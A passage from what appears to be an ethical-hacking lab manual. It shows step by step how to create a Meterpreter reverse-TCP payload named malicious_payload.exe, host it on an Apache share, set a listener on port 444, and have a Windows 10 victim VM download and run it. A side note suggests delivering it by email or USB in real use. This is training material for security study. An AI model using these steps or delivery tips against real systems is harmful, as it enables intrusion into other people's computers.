


Figure 1.5.11: windows/meterpreter_reverse_tcp

17. The **Save** window appears. Select **Desktop** as the location, set the **File Name** as **malicious_payload.exe**, and click the **Save** button.




Figure 1.5.12: Save the file

18. A **Message** pop-up appears; click **OK**.
19. Now, switch to the **Terminal** window, type **cp /root/Desktop/malicious_payload.exe /var/www/html/share/**, and press **Enter** to copy the file to the **shared** folder.
20. Type **service apache2 start** and press **Enter** to start the Apache server.

```
[root@parrot] ~
[root@parrot] ~
#service postgresql start
[root@parrot] ~
#cp /root/Desktop/malicious_payload.exe /var/www/html/share/
[root@parrot] ~
#service apache2 start
[root@parrot] ~
#
```

Figure 1.5.13: Copy the file to share folder and staring apache server

21. Now, in the left-hand pane, double-click **meterpreter_reverse_tcp**.




Figure 1.5.14: Payload launch

22. The **windows/meterpreter_reverse_tcp** window appears. Scroll down to **LPORT Option** and change the port **Value** to **444**. Ensure that the **multi/handler** option is selected in the **Output** field; click **Launch**.




Figure 1.5.15: windows/meterpreter_reverse_tcp setting

23. Now, switch to the **Windows 10** virtual machine and open any web browser (here, **Mozilla Firefox**). In the address bar, type **http://10.10.10.13/share** and press **Enter**. As soon as you press enter, the system will display the shared folder contents, as shown in the screenshot.

Note: Here, we are sending the malicious payload through a shared directory; however, in real-time, you can send it via an attachment in an email or through physical means such as a hard drive or pen drive.

24. Click **malicious_payload.exe** to download the file.

Note: **10.10.10.13** is the IP address of the host machine (here, the **Parrot Security** virtual machine).




Figure 1.5.16: Downloading malicious exe file on the victim's system

T A S K 5 . 4**Run the Payload**

25. Once you click on the **malicious_payload.exe** file, the **Opening malicious_payload.exe** pop-up appears; select **Save File**.
26. The malicious file will be downloaded to the browser's default download location (here, **Downloads**). Now, double-click **malicious_payload.exe** to run the file.




Figure 1.5.17: Malicious file successfully downloaded

27. The **Open File - Security Warning** window appears; click **Run**.

